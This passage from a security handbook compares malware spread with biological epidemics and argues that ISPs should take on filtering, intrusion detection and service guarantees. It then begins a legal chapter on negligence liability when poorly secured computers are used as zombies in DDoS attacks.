Every transaction described above, without exception, requires the transfer of information between processes. Some processes internal to a business may be co-located on a single physical device or computer, although best practices place individual server processes on separate sets of redundant machines. Even so, in today's hyper-connected world, almost any transaction will rely on different services (e.g., financial services, booking services, service providers, etc.) provided by different organizations, each of which will host their own services.

Having purchased books, software, flowers, and airline tickets, having in fact made innumerable Internet transactions of one sort or another over the past year, this author can testify that it generally works pretty well. However, my successful experiences with online transactions are tempered by less-satisfying experiences in the past, and an awareness of a growing personal and societal dependence on systems that are less resilient than prudence requires. Although many of today's online services work, we have merely achieved functionality, not reliability. That is, we have demonstrated that we can accomplish a given task but we have not quantitatively demonstrated that we will be able to achieve the same task repeatedly, even under adverse circumstances.

As anyone who lives in a coastal city exposed to hurricane season can tell you, although there may not have been a recent major hurricane, a prudent person will still stock up on supplies before hurricane season arrives, in order to mitigate the impact, should one occur.

Similarly, we should apply a pragmatic perspective to recognizing, measuring, and mitigating the risks, both overt and latent, in our increasingly Internet-reliant economy and world. We need to achieve reliable services, not merely functional services. But how can we measure the risks in what is, after all, still a relatively young industry?

History as a Crystal Ball

One of the dominant truths of the pragmatist's world is this: past performance is the best indicator of future performance. To predict what might happen in the future of the Internet, we need to examine what has happened in the past. Past? What past?

Studying the past of a relatively recent phenomenon is fraught with difficulties. We discuss two that are particularly vexing. The first problem simply relates to the Internet's lack of tenure. It has not been around that long, and we are still seeing emergent properties of technologies that are changing faster than we are able to study them. That leads directly into the second problem. The dynamic nature of the Internet, one of its strengths and the source of much of its success, makes it difficult to apply the lessons of, say, the late 1980s to today's Internet, which is significantly different in character. For example, in the late 1980s, e-mail-borne macro viruses were not considered a significant risk, while today they dwarf the impact of any virus conceived of ten years ago.

To address this scarcity of data, it is useful to look for analogous systems and discover what insights they can provide to our current situation. One of the most common analogies to be drawn is the equating of the Internet to a heterogeneous biological population, such as a herd of cattle, a field of crops, or even a human population. Doing so allows us to apply the lessons learned in studying biology, epidemiology, and statistics to the electronic environments on which we increasingly depend.

Of course, there are differences that must be acknowledged. To begin with, the rate of change in the computing and networking environment is substantially faster than in the correlating biological environment. In addition, in nature, there are far fewer "hackers" independently modifying the genetic specifications of livestock to optimize characteristics according to their own agenda. That is not to say that this does not happen; but due to the training and equipment required, this capability is limited to a much smaller subset of the population.

Conversely, in the computing environment, there are skilled programmers developing tool-making-tools, which can be downloaded by rank amateurs and used to generate limitless varieties of malicious software. These include obvious examples such as the Virus Creation Labs, to dual-use goods, which can be used by benign programmers to create novel and useful programs, but can also be used by less-benign programmers for malicious purposes. One commonly used example is WordBasic, which has been used to create many e-mail-borne viruses.

Recognizing the limitations of applying other models to the information systems environment, we can still gain insights that we might otherwise miss. This chapter shares such insights with the reader, in a discussion of some notorious biological agents and their tragic impact on the people who have come into contact with them.

Biology

The consequences of interacting with unknown agents are unpredictable.

The Black Plague, or Vectors within Vectors

In the sixth century AD, a bacterium called *yersinia pestis* killed close to 50 percent of the populations of Europe, Africa, and Asia. The bubonic plague returned in the 1300s. Killing 50 million people by some

estimates, it was known as Black Death, and is historically referred to as the Black Plague. Over 50 percent of those infected with the plague died a painful death. Victims were shunned, their corpses burned to prevent the spread of the infection.

The Black Plague is etched in our racial memory as an example of how vulnerable we are to certain microscopic contagions. These contagions overwhelm our defenses, spread relentlessly, and threaten everything we value. In the 14th century, the time of the most devastating outbreak, we did not understand how diseases affected us, or how they propagated.

Centuries before the development of germ theory, it was not conceivable that *yersinia pestis,* tiny organisms invisible to the naked eye, might infect fleas, which themselves would infest the *rattus rattus*, the black rat, or sewer rat, which spread with human commerce from population center to population center. Without understanding the threat, we were entirely unable to protect ourselves against it. The most damaging pandemic is estimated to have killed 25 percent of the human population of the time.

However, it is now largely under control. Although reservoirs of *yersinia pestis* continue to thrive in prairie dog populations in the southwestern United States, and can still hitch a ride into human population centers with the sewer rat, better health and vermin controls have severely limited the spread of this contagion.

We can see a parallel to early computer viruses. Early viruses infected individual computers, which would transmit the infection to a bootable floppy diskette. However, like the fleas, bootable floppy diskettes are not highly mobile. Instead, they would wait for another vector to transmit them to a new potential host, a sewer rat in the case of *yersinia pestis*, versus a system administrator or unknowing user for the computer virus. In both cases, control over the vector of transmission proved to be a very effective way to limit the spread of infection. *Yersinia pestis* primarily traveled city to city as a hitchhiker or a stowaway, infecting fleas that lived on rats that infested ships and wagons. Early computer viruses waited for a diskette to be placed in a drive, accessed by the computer system, and placed in an uninfected computer. The user then had to either reboot the infected computer from the floppy diskette or run an infected application. Breaking any of the links in this chain was enough to slow, if not stop, the spread of the infection, whether digital or biological.

Ebola Zaire, and the Person-to-person Vector

Unfortunately, both malicious software authors and nature have other effective strategies. For example, other infectious agents have recently been causing health professionals many sleepless nights. *Ebola Zaire*, a deadly strain of the *Ebola filovirus*, is one of the more well-known, having risen to fame in Richard Preston's excellent book, *The Hot Zone*. *Ebola Zaire* has a 90 percent mortality rate; is spread through the transfer of bodily fluids, including blood, saliva, and phlegm; and generally causes death within two to twenty-one days. This was demonstrated in a most tragic fashion during an outbreak in 1976 when 88 percent of the infected population of Yambuku, Zaire, died over a two-month period.

If one of these infected people had traveled to a more heavily populated area, particularly a commercially viable area, he could have exposed hundreds or even thousands of urban dwellers and commuters during his deteriorating stages. If each of the exposed parties had continued on with their travels, the virus could have spread like wildfire. It is reasonable to consider the implications if just one of these travelers had continued on to a major metropolitan hub such as London, Tokyo, or New York City. Had this happened, our world today would be considerably different from the one we live in. In fact, the countless minor inconveniences we suffer in the cause of preventing terrorists from crossing our borders would seem far less intrusive, even trivial, compared to the inconveniences we would suffer in trying to mitigating the threat of biological agents being smuggled across borders in unknowing travelers.

As you consider the implications, keep in mind that *Ebola Zaire* spread through the direct transfer of bodily fluids, rather than through a host hitching a ride on another host. This is a much shorter chain than *yersinia pestis*, which would have allowed for much more rapid propagation, as in the scenario described above. This may be seen as loosely analogous to the introduction of early e-mail viruses, which could spread directly from computer to computer. However, they still required a level of human intervention, in that the recipient had to double-click on an infected attachment.

Ebola Reston and Airborne Transmission

There were repeated outbreaks of *Ebola* more recently, in 1989 and 1990, when the filovirus was detected in lab animals in Virginia, Pennsylvania, and Texas. Eight people were exposed to the virus, some within a short commute of Washington, D.C. Fortunately, they neither died, nor were they at substantial risk. They were exposed to a different strain of *Ebola, Ebola Reston,* which, while fatal to some primates, is not fatal to humans. This was exceptionally lucky, due to the fact that *Ebola Reston* can spread through airborne particulate matter, making it much more difficult to contain.

Spreading through the air is particularly frightening, as it means that a person can be exposed merely through sharing the same environment as someone who is infected, whether a cafeteria, commuter station, airplane, or city bus. It also means that there is no need for direct contact. The vector of infection merely requires momentary exposure to a carrier. This is similar to recent computer worms, which spread from computer host to computer host without requiring human intervention of any sort. They exploit flaws in the operating systems or applications running on a computer. And due to the astounding success of the Internet, merely attaching a computer to an Ethernet connection, or dialing into an ISP, can expose that computer to every other computer in the world. It is analogous to a person being asked to sit in a waiting room at a hospital, together with every highly contagious patient in the world.

The Centers for Disease Control (CDC) in Atlanta is currently studying a variety of other frighteningly virulent pathogens. It is clear that, despite the success experienced in eradicating smallpox, there are numerous known pathogens as frightening as those discussed above, each with their own unique vector of transmission. And this does not even address unknown pathogens, whether naturally occurring or engineered as part of a biological weapons program.

Engineering Weapons in an Invisible Lab

Tiny digital weapons of mass destruction can fit in a laptop case. And while the authors can spend as much time as they like developing them, we have to defend against them in a matter of hours, if not minutes.

The same principles that the CDC must consider when investigating biological threats must be applied to threats to our information systems.

In fact, computer pathogens are typically far more malicious than their counterparts in the biological world. While smallpox was extraordinarily deadly, it became deadly through an evolutionary process, not guided by a conscious mind. Computer pathogens are typically created by human agents and guided by the agent's agenda, whether benign or destructive. It is also far easier for a human agent to create electronic pathogens than biological agents. Biological agents require access to specialized equipment (which can be tracked and traced); access to a seed culture (thankfully, these are under stricter control today than in the past); and specialized training, which is not available outside select environments (i.e., schools and research labs).

The ideal laboratory for developing computer pathogens, on the other hand, looks just like the computer this author used to write this chapter. In fact, with virtual machine technology such as VMware, the same principles being applied with great success in creating virtual honeynets can be used to create a testing environment for virtual pathogens. Recognizing that the tools, the knowledge, the motive, and the opportunities exist for malicious parties to create malicious software, we should expect the problems imposed by malicious software to grow worse over time. And an examination of our limited recent history bears out this prediction.

The Future of Engineered Pathogens (of the Electronic Variety)

Going out on a digital limb, or armchair evolutionary theory

What should one expect from these pathogens in the future? Let us return to the analogy with the biological world, and imagine the consequences of certain changes in the context of biological infections.

Hypothetically, imagine if the rats that carried the fleas that spread the plague were invisible. Even knowing that the sewer rat was indirectly responsible for the deaths of millions, it would be difficult to limit the spread of infection, without being able to isolate and control the vector of transmission.

What if the ticks that spread tick-borne encephalitis, another prominent pathogen, traveled at light speed? What chance would we have of removing the tick from our clothing, or bathing our dog in flea dip, if the tick acted so rapidly that our response mechanism would not be able to prevent infection?

Imagine if the infectious agent could jump species at will, or change its constellation of symptoms with every infection, to preclude timely diagnosis. *Ebola Reston* would have had significantly more impact if it had been pathogenic to human hosts as well as lower primates. And if the symptoms were different from person to person, how could it be diagnosed in time to initiate appropriate treatment, even if there were one?

In fact, imagine if the bacteria, virus, or toxin, did not require a host at all, but could transmit itself over telephone lines, maliciously calling at dinner, masquerading as a telemarketer. Now you have a situation similar to the computer viruses and worms infecting our networks today.

History Repeated

Are we seeing this type of evolution in the digital world? Are these concerns hyperbolic, or do they reflect a trend in the development of malicious software, if only in its early stages? To answer this question, take a look at a few of the more prominent computer pathogens of the past decade.

In the past ten years, there has been a revolution in the world of computer pathogens. There was Melissa, a virus named after an adult entertainer in Florida. This virus exploited weaknesses in the macro functionality of various Microsoft applications to spread to over 100,000 computers the weekend it was released "into the wild." This was the first massively pervasive e-mail-borne macrovirus. This change is analogous to the change in vector of transmission seen in different strains of *Ebola*. While many previous viruses required the physical act of exchanging a floppy diskette, Melissa exploited popular software to spread more widely and more rapidly than any previous virus in history.

This was shortly followed by Loveletter, in May of 2000, which introduced a new element of social engineering, exploiting our curiosity and our desire for affection, asking recipients of an e-mail to double-click on an icon called loveletter.txt.vbs. It was stunningly successful, infecting computers worldwide within hours of its release.

The following year, CodeRed and Nimda upped the bar by adding worm techniques for host-to-host propagation without human intervention. They infected over a quarter-million hosts, and almost half-a-million hosts, respectively, within a 12- to 48-hour time span.

More recently, in January of 2004, a worm called SQL Slammer achieved what might be called the Andy Warhol of virus propagation, saturating its target environment worldwide within approximately 15 minutes. SQL Slammer dropped social engineering tactics as superfluous to rapid propagation. By explicitly targeting server processes, in a similar fashion as the Internet Worm of 1988, the Slammer worm was able to spread around the world more rapidly than any previous pathogen, so fast, in fact, that at the height of infection, its own saturation of bandwidth was constraining its spread.

The evolution of malicious software continues with pathogens such as Bagel, Netsky, and MyDoom competing for news coverage as they compete for total number of compromised hosts. It is also suspected by many professionals that some of the more recent pathogens are being used to turn hosts into zombies — that is, computers that can be controlled remotely for malicious purposes, such as attacks on other computers, or the distribution of spam. With the lure of financial gain to spur the development of new malicious tools, it seems unlikely that this problem will go away anytime soon.

Enabling Environment

"*We have met the enemy … and he is us.*"[1]

Impossible as it seems, this situation will continue to get worse and worse, threatening the utility of the Internet, the usefulness of e-mail and similar technologies, and the continued growth of electronic commerce. While advances in technology have created a wonderful opportunity for the sharing of information, opened vast new markets for businesses previously limited by geography, and spawned the development of entirely new business models well-suited for the electronic marketplace, they have also created an environment ripe for exploitation by maliciously designed code.

In fact, two factors have come into play, that, when combined, create what is undoubtedly the largest laboratory environment for computer life ever conceived.

On Monocultures

When common strengths become common weaknesses

The first of these critical factors is the danger of software monoculture, eloquently brought into the public eye by Dan Geer in late 2003.[2] A software monoculture, much like a monoculture in the physical world, is an environment in which a significant proportion of entities, whether computers or living entities, shares characteristics, including propensities or vulnerabilities. An example of a monoculture in the physical world might be a tree farmer who only grows elm, or a chicken farmer who only raises a single breed of chicken. If either of these farmers' stock is exposed to a virulent infectious agent, say Dutch elm disease or Asian bird flu, their business will be in jeopardy. Clearly, that chicken farmer has all of his eggs in one basket.

More sobering cautionary tales can be found in recent history. A similar vulnerability devastated the Aztec nations in the early 16th century. When Spanish explorers came to the New World, they brought with them infectious agents, including smallpox, against which the Aztecs had no immunity. This ravaged the Aztec civilization, which assured the Spaniards of their victory. Smallpox was equally effective against the Incan population 20 years later.

The efficacy of this tactic was noted by an English general during the French-Indian war. By providing the native Americans with smallpox-infected blankets, the defense of a French-Indian fortress was decimated, allowing the English to take control.

Interesting, but How Does This Apply to ISPs?

In each of the examples discussed above, there were two factors at play in the vulnerability of populations to biological agents. In the case of the Aztecs, the Incas, and the native Americans, it was a homogenous environment, with a resulting widespread lack of immunity to a virulent pathogen. This is analogous to the monocultures discussed by Geer. If you posit a large population with a common vulnerability, then a pathogen that exploits that vulnerability, *and to which that population is exposed en masse*, will decimate the population.

Vectors

Viruses, worms, and data all travel on the same roads.

The overwhelming growth of the Internet has both initiated and grown hand-in-hand with enabling technologies of network-aware software, operating systems, and consumer-oriented hardware.

Businesses are recognizing significant economic benefits of electronic commerce. These include a vastly broader market for small businesses, reduced inventory costs derived from just-in-time warehousing strategies, and highly cost-effective, if morally questionable, e-mail marketing opportunities.

The commercial opportunities at stake have motivated companies to invest heavily in Internet-enabled services. This has, in turn, provided greater motivation for both consumers to participate in the business-to-consumer (B2C) online market, and for companies to migrate their business-to-business (B2B) connections to the public Internet. Previously, business partners utilized expensive electronic data transfer (EDT) connections between offices to transfer critical business information.

However, companies migrating to the electronic environment have tended to regard the Internet as if it were a utility, ubiquitous and reliable, which it is not. One of these facts has to change. Perhaps ISPs should provide and guarantee ubiquitous and reliable service to all their customers, just as other utilities are expected to do. In fact, in 2003, the Pakistani government directed the Pakistan Telecommunication Corporation to do just that, specifying a minimum 95 percent availability in local markets. Hopefully, this trend will continue. Otherwise, businesses and individual consumers will have to recognize the limitations of the Internet as the latest evolutionary stage in the privatization of a grand experimental laboratory, and take appropriate precautions in using the Internet for critical tasks. This may include seeking more reliable alternatives to using the public Internet.

The Internet as a Commons, and the Tragedy of the Commons

If Internet connectivity were like electricity, or the public water supply, anyone in a metropolitan area would have access to it, and it would be reliable from one location to another, and from one time to another. It would be like a city or state park, maintained by the government using public funds to provide an intangible benefit to all.

Or, in a more rural setting, maybe it would be like a common pasture shared by neighbors as a grazing pasture for livestock. This was the original concept of a *commons*, a shared resource supported by common contribution and available for common use. Unfortunately, reality often falls short of the ideal.

The problem with a commons is that without oversight or individualized accountability, the tendency of the individual is to abuse the privileges of the commons, on the grounds that it is in his own short-term best interest to do so. For example, in that rural setting, it would seem fair for the utility of the commons to be shared equally among the parties involved (i.e., everyone would bring the same number of sheep to the party, so to speak). However, from an individual's point of view, they would recognize a financial gain by bringing an extra animal, as the grazing rights would not incur an extra cost and they would thus have a competitive advantage over their fellow farmers.

However, in an emergent property of the commons, as soon as one farmer adds to his livestock, all the other farmers would do so as well to ensure that they got their fair share of the common grazing area. Unfortunately, as we take this to a logical extreme, rather than having a few farmers with a respectable number of sheep, we have those same farmers, each with significantly more sheep and each sheep malnourished.

Moderation and Oversight: Bringing Law to the Badlands

Because the environment of the Internet does not currently support individualized accountability, for reasons both technical and social, avoiding the tragedy of the commons on the Internet requires that some participant be charged with responsible oversight. This is particularly critical now that the Internet has gained greater acceptance as a legitimate environment for commercial enterprise, and an increasing number of confidential and critical transactions are taking place across this shared medium.

Just as amateur radio operators work within a set of legal constraints regarding the frequencies at which they are allowed to transmit and the power of their transmissions, so too must parties using the Internet treat it as a privilege rather than a right, and respect the needs of other parties to share the commons. Just as amateur radio operators operate under the oversight of the FCC (or local equivalent), so must ISPs be imbued with the responsibility to manage that portion of the Internet under their watch, and the authority to do so effectively.

Responsibility and Accountability

In the best of all possible worlds, participants will behave in an appropriate manner because it serves the common interest. However, we do not live in that world. To manage our limited resources, we need to encourage responsibility and provide accountability.

Of course, if we regard the Internet as a true "commons," then there is no need for accountability. It is a resource shared among *N* billion users, who we can only hope will care for this fragile resource in a manner preserving its utility for the other *N*–1 consumers.

However, as Garrett Hardin, who coined the term "tragedy of the commons," observed in his article of the same name, it only takes a single participant in the commons who places his own self-interest above the common good to destroy the utility of the common resource to serve the common interest.[3]

Internet service providers are the logical place from which to manage the commons, as they are the provider of connectivity and bandwidth, for economical and marketing reasons, for legislative reasons, and for ethical reasons.

Marketing Differentiation

ISPs can sell better service. We are already seeing America Online and Earthlink marketing and promoting the security of their systems over those of their competitors.

The first and foremost reason that ISPs are an appropriate place for responsibility to adhere is that most ISP business models are based on the ISP providing a service to consumers in return for a fixed monthly compensation.[4] Because the consumer is paying for a service, there is a reasonable expectation on the part of the consumer that such service will be provided on a reliable basis, with a standard of service either specified in an agreed-upon service level agreement (SLA), or meeting or exceeding a reasonable expectation of service, based on such service provided by competitors in the same geographical area, for a comparable price. That service should also be provided with a minimum of unforeseen interruptions.

Just as consumers who contract for electrical service have a reasonable expectation of having "always-on" electricity, provided they pay their bills, so too should Internet consumers be provided with the same level of service. While some providers will claim that providing that level of managed service would be more costly, or would impact the perceived performance of a connection, it is generally accepted that most consumers would sacrifice quantity-of-service for quality-of-service. For perspective, just imagine an electrical company trying to sell you service, but with frequent, unpredictable outages. Even if they offered to provide higher voltage than their competitor, or a bigger transformer, most consumers' needs will focus more on the reliability of service.

The Legislative Angle

It will be cost-effective for ISPs to begin to integrate appropriate controls into their services now, in a managed fashion, rather than to wait for legislative requirements to force their hands.

Another aspect of the market that might impact the ISP's need to provide guaranteed quality-of-service is the increasing movement of supervisory control and data acquisition (SCADA) systems to the public network. Private corporations are migrating control systems to the Internet for economic reasons; but as increasingly critical systems are subject to increasingly critical failures, we may see legislative requirements being levied on either the ISPs or the corporations migrating systems to the Internet. In the former case, the ISPs may not have a choice, so they might consider trying to achieve compliance with minimum standards in advance of legislation. In the latter case, the ISPs might lose business if they are unable to guarantee adequate service levels, so the same logic applies. Provide a minimum standard of service to ensure that customers are able to utilize the Internet reliably.

A Service Level Agreement (SLA) for ISPs

To meet the requirements of our market, today and in the future, what controls do ISPs need to embrace?

There are numerous technical controls that ISPs have available, but ISPs have not considered it uniformly cost-effective to place expensive controls on Internet service in advance of explicit customer demand,

particularly as those controls generally introduce an overhead requirement. This results in reduced throughput, or colloquially, slows everything down.

However, in every discussion of the issue in which this author has been involved, which customers originally want a faster connection, when presented with the choice between an extremely fast connection with no guarantee of reliability, versus a slightly slower connection with contractually explicit minimum uptime, all customers firmly state a preference for a slower, managed connection with guaranteed uptime. Most customers do not really need a connection "48 times faster than dial-up." They are happier with a connection "24 times faster than dial-up," provided that it is reliable. "The customers have spoken. Now it is time for ISPs to answer customer demand, in advance of legislative requirements if possible, in response to those requirements if necessary."

Some of the basic techniques that might be required include egress filtering, anti-virus and spam filtering, and network-based intrusion detection and prevention technology.

Egress Filtering

The first of these, egress filtering is an exceptionally easy-to-implement control, with a high return on investment for the commons. Egress filtering places limits on outgoing traffic so that only communications appearing to come from legitimate addresses would be allowed to access the Internet. For example, if an ISP has licensed a specific Class B (or Class A, or Class C, or any CIDR subnet) to a school or a business, utilize the controls available on the customer premises equipment (CPE) to drop any traffic trying to get to the Internet with an inappropriate source address (i.e., one not licensed by the school or business). If it does not have a valid source address, there will be no return traffic, so the end user will not notice. And it will have a huge impact on reducing spam and distributed denial-of-service (DDoS) attacks, which frequently use spoofed source IP addresses. And those spammers and DDoS attacks that use valid source IP addresses will be easier to trace.

Anti-virus and Spam Filters

Viruses and spam threaten the utility of the Internet. That threatens the market of the ISP. It is a wise business decision to protect your customers, as they are your future revenue.

Inspect all e-mail traversing the network for malicious content, including viruses, worms, and spam, using anti-virus and spam scanners from at least two vendors, in serial. It will have a performance impact and incur additional expense, but that expense will be amortized over the increased subscriptions from customers who are tired of the excessive spam and viruses they receive. If backed up with independent metrics from an objective source, the decrease in spam and viruses could be used as a marketing differentiator. In addition, dropping that traffic "at the edge" could reduce demand on core networking devices.

Intrusion Detection and Prevention Systems (IDS/IPS)

Consumers do not have the ability to detect, analyze, and mitigate or otherwise respond to threats on an ongoing basis. That is why we have lifeguards at the beach.

The same principle applies to the installation of managed IDSs and IPSs on edge devices, such as those systems connected to customer-premises equipment. Perhaps it will become analogous to the line conditioners that electric companies place on incoming electrical jacks, which prevent transient current on the line from damaging the electrical equipment in a customer's home or business. IDSs and IPSs would help prevent "transient Internet traffic" from damaging or otherwise compromising network-enabled equipment on customer premises.

ISPs Have the Capability, While the Typical Consumer Does Not

Smoke 'em if you got 'em? Asking consumers to handle these processes on their own is as inappropriate as asking an airline passenger to check the oil or change a tire on a Boeing 757.

Why should ISPs be required to provide these services? For the same reason that electric companies are required to provide safe and managed service to their customers. Installing, configuring, maintaining, and updating each of the systems described earlier requires specialized skill sets. While many readers may be perfectly comfortable compiling and configuring these and similar services on a OpenBSD or Linux platform in their spare time, this is beyond the capability of the average user. In fact, trying to configure such systems without the appropriate expertise may give customers a false sense of security, and even be more dangerous than not having such systems at all. At least in that case, customers are likely to be aware of their vulnerability. To preserve the utility of the Internet for all of its users, we must address the vulnerabilities for which we have the appropriate expertise and capabilities.

Information Resources

Typically, ISPs will have a greater ability to manage information relating to changing security environments and the internal resources to understand the impact of new information. That can and should be upsold as a service to the consumer, rather than expecting the consumer to learn the technologies themselves.

Control Point

Providing the downstream connection point to the customer, ISPs are automatically the bottleneck between the customer and the Internet. ISPs can use that bottleneck to its highest potential by applying appropriate controls, just as airport security applies control points at the entrance to the terminals as well as to the actual aircraft.

Timely Response Mechanism

ISPs have a high enough investment in the service they provide to make a timely response mechanism cost-effective. The average consumer does not have a similar response mechanism in place. However, to legitimately call their response mechanism "timely," ISPs must be sure to invest sufficiently in development and training of personnel and programs.

Point of Failure

As a single point of failure for customers, an ISP will presumably have already invested in sufficient and appropriate redundancy of equipment and staff to minimize downtime. This can be leveraged into a competitive advantage by marketing the security mechanisms and promoting the ISP as a business-enabling function. Rather than marketing speed of connection, tomorrow's marketing should focus on reliability of connection. Uptime will become as critical to the home market as it is to the business market.

Enabling

Today's customers regard Internet access as ubiquitous, and fail to distinguish between service levels offered by providers. By touting the enabling features of the service, ISPs should be able to sell their accountability and security controls as business-enabling features and more than offset any loss in throughput.

Cons

Where is the downside?

Of course, investing in services before there is an explicit (and informed) customer demand is not without risk. For example, if an ISP claims to guarantee a certain service level, who will monitor compliance? And who will pay for that service?

Who Will Monitor Compliance?

Monitoring the service level of ISPs can be approached in one of two ways. An independent organization can be charged with that task, much like the Underwriter's Laboratory is now charged with testing of certain appliances. This organization could be privately managed or federally sponsored.

Alternately, software tools could be developed and provided to customers who want to install it. It would provide the customer with real-time feedback of network performance, but would also periodically update a centralized "auditing" service that would compile the results and ensure that the provider is meeting the designated service level agreement.

Who Will Pay for Service?

If it is an independent organization, it could be funded through membership fees paid by ISPs (whether voluntary or legislated). Alternately, if the market leans toward the utility model, the organization could be federally funded.

On the other hand, if the software monitoring approach is chosen, the expense would be rather negligible. In fact, one of the many private ventures providing reporting on broadband providers would likely be happy to host and maintain a reporting server.

Additional Fee for ISP Service?

If necessary, ISPs could even offer "enhanced service" for a premium price, which this author suspects many consumers would pay. However, once the infrastructure for providing such enhanced service is there, it would likely be at least as cost-effective to provide that service to all customers and use it as a competitive advantage over competitors.

Pros

What is in it for the ISP?

Of course, there are substantial benefits for the ISPs that implement effective security and quality-of-service controls, including more effective control over resources, more consistent service, the ability to minimize inappropriate activity, and potentially reduced liability.

Oversight Will Provide Greater Consistency of Service

An ISP that implements and maintains effective controls will limit the amount of inappropriate traffic that traverses its network. By reducing traffic that violates the ISP's usage policy, more of the bandwidth will be available for legitimate traffic, helping the ISP meet its service level agreement.

Easier to Track Transgressors

In addition to providing greater consistency of service, appropriate controls will limit the effectiveness of denial-of-service attacks, and help the ISP (as well as law enforcement, in some cases) track down transgressors and take reasonable steps to prevent future transgressions.

Liability

In the event that a current subscriber tries to conduct a DDoS attack on a business or an individual, these controls may prevent or at least mitigate the attack, and will also help track down the attacker and stop the attack.

In the event the attack is successful, or at least partially successful, having tried to prevent it may help the ISP demonstrate that the ISP was not negligent, and may prevent claims of downstream liability. Applying controls proactively to prevent the misuse and abuse of network resources will go a long way toward establishing due care.

The Future of Legislative Controls

Simply put, legislative controls are in the future. ISPs are in an increasingly critical position in our society as more and more of our citizens, our businesses, and our lives "go online." This author believes that legislative controls are inevitable, but now is the time when ISPs can proactively influence the tone of future legislation. By demonstrating a focused effort to provide a reasonable quality-of-service for a reasonable price, ISPs will serve the consumer and protect their future business from overly onerous legislation.

Conclusion

ISPs are in a unique position, exercising custodial control over an increasingly critical resource in the industrialized world. They have been providing it in the capacity of a gatekeeper, with the level of control they exercise being akin to a ticket-taker at an access point. But as more users and businesses grow to depend on the resources offered online, effective, reliable, and consistent access becomes more critical, both economically, socially, and, potentially, legally.

Today, ISPs have the opportunity to provide a higher quality-of-service to their consumers. This does not mean they have to offer a constrained interface like America Online, Prodigy, or CompuServe. They can offer IP connectivity, but by utilizing technical controls to enforce their own Internet usage policy, they will be able to provide faster, more consistent, and more reliable service to their legitimate users.

There is also a window of opportunity here for early adopters. It is likely that the first ISPs to provide service level agreements for their subscribers, together with effective and measurable quality-of-service controls, will enjoy a significant market advantage over less-proactive ISPs. If they are able to offer these services at a comparable price, they will likely win a substantial number of crossover customers who have been unhappy with the spotty and unreliable service they have been receiving.

To support the growing online user community, to help ensure the continued growth of electronic commerce, and to make a reasonable profit along the way, ISPs should take an aggressive approach toward developing, rolling out, and marketing SLA-supported Quality-of-Service controls, in conjunction with more proactive inter- and intra-network security controls. It will provide a better experience for the consumer, better protection of the Commons, which will benefit society as a whole, and a better long-term revenue stream for the ISPs that take on this challenge.

Notes

1. Walt Kelly, "Pogo Poster for Earth Day, 1971."
2. CCIA. "Cyber Insecurity," 2003.
3. "The Tragedy of the Commons," by Garrett Hardin. *The Concise Encyclopedia of Economics.* http://www.econlib.org/library/Enc/TragedyoftheCommons.html.
4. In some cases, the cost of Internet service may be determined by utilization, particularly in limited bandwidth models, such as cellular phones or other wireless devices.

Liability for Lax Computer Security in DDoS Attacks

Dorsey Morrow, JD, CISSP

In the middle of February 2000, Internet security changed dramatically when Amazon.com, CNN, Yahoo! E*Trade, ZDNet, and others fell victim to what has come to be known as a distributed denial-of-service attack or, more commonly, DDoS. Although denial-of-service attacks can be found as far back as 1998, it was not until these sites were brought down through the use of distributed computing that the media spotlight focused on such attacks. No longer were the attackers few in number and relatively easy to trace. A DDoS attack occurs when a targeted system is flooded with traffic by hundreds or even thousands of coordinated computer systems simultaneously. These attacking computer systems are surreptitiously *commandeered* by a single source well in advance of the actual attack. Through the use of a well-placed Trojan program that awaits further commands from the originating computer, the attacking computer is turned into what is commonly referred to as a *zombie*. These zombie computers are then coordinated in an assault against single or multiple targets. Zombie computers are typically targeted and utilized because of their lax security. Although a DDoS attack has two victims — the attacking zombie computer and the ultimate target — it is the latter of these two that suffers the most damage. Not only has the security and performance of the victim's computer system been compromised, but economic damage can run into the millions of dollars for some companies. Thus, the question arises: does the attack by a zombie computer system, because of lax security, create liability on the part of the zombie system to the target? To address this issue, this chapter provides a jurisdictional-independent analysis of the tort of negligence and the duty that attaches upon connection to the Internet.

There is a universal caveat in tort law stating that, whenever you are out of a familiar element, a reasonable and prudent person becomes even more cautious. The Internet fits the profile of an unfamiliar element in every sense of the word, be it transactional, jurisdictional, or legal. There is no clear, concise, ecumenical standard for the Internet as it applies to business transactions, political borders, or legal jurisdictions and standards. Thus, every computer user, service provider, and business entity on the Internet should exercise extra caution in travels across the Internet. But, beyond such a general duty to be extra cautious, is there more expected of those who join the broad Internet community and become *Netizens*? Specifically, is there a duty to others online?

Computer security is a dynamic field; and in today's business and legal environments, the demands for confidentiality, integrity, and availability of computer data are increasing at fantastic rates. But at what level is computer security sufficient? For years we have looked to a 1932 case in the 2nd Circuit (see *In re T.J. Hooper*, 60 F.2d 737) that involved a tugboat caught up in a tremendous storm and was subsequently involved in an accident that resulted in the loss of property. Naturally, a lawsuit resulted; and the captain was found guilty of negligence for failing to use a device that was not industry-standard at the time, but was available nonetheless — a two-way radio. The court succinctly stated, "There are precautions so imperative that even their universal disregard will not excuse their omission." In essence, the court stated that, despite what the industry might be doing, or more precisely, failing to do, there are certain precautions we must implement to avoid disaster and

liability. What the courts look to is what the reasonable and prudent person (or member of industry) might do in such unfamiliar territory.

Because computer security is so dynamic, instead of trying to define a universal standard of what to do, the more practical method would be to attempt to define what rises to the standard of negligence. Negligence has developed into a common law standard of three elements. First, there must be some duty owed between the plaintiff and the defendant; second, there must be a breach of that duty by the defendant; third, the breach of duty is a proximate cause of damages that result. (See *City of Mobile v. Havard*, 289 Ala. 532, 268 So.2d 805, [1972]. See also *United States Liab. Ins. Co. v. Haidinger-Hayes, Inc.* [1970] 1 Cal.3d 586, 594, 463 P.2d 770.) So it seems we must first address whether there is a duty between the plaintiff (the victim of a DDoS attack) and the defendant zombie computer in such an attack.

Does being tied to the Internet impose a duty of security upon businesses? Do businesses have an implicit requirement to ensure their security is functional and that their systems will not harm others on the wild, wild Internet? It is important to remember that the theory of negligence does not make us insurers of all around us, but rather that we act as a reasonable and prudent person would in the same circumstances. We have already established that the Internet, despite being commercially viable for the past ten years, is still a new frontier. As such, it is challenging historical business and legal concepts. This, of course, creates a new paradigm of caution for the reasonable person or business. The Internet creates an unbridled connection among all who would join. It is undisputed that no one *owns* the Internet or is charged with regulating content, format, or acceptable use. However, there is a duty imposed upon all who connect and become part of the Internet. As in the physical world, we owe a duty to *do no harm* to those around us. Although the ultimate determination of *duty* lies properly within the discretion of the courts as a matter of law, there are a number of *duties* that have been routinely recognized by the courts.

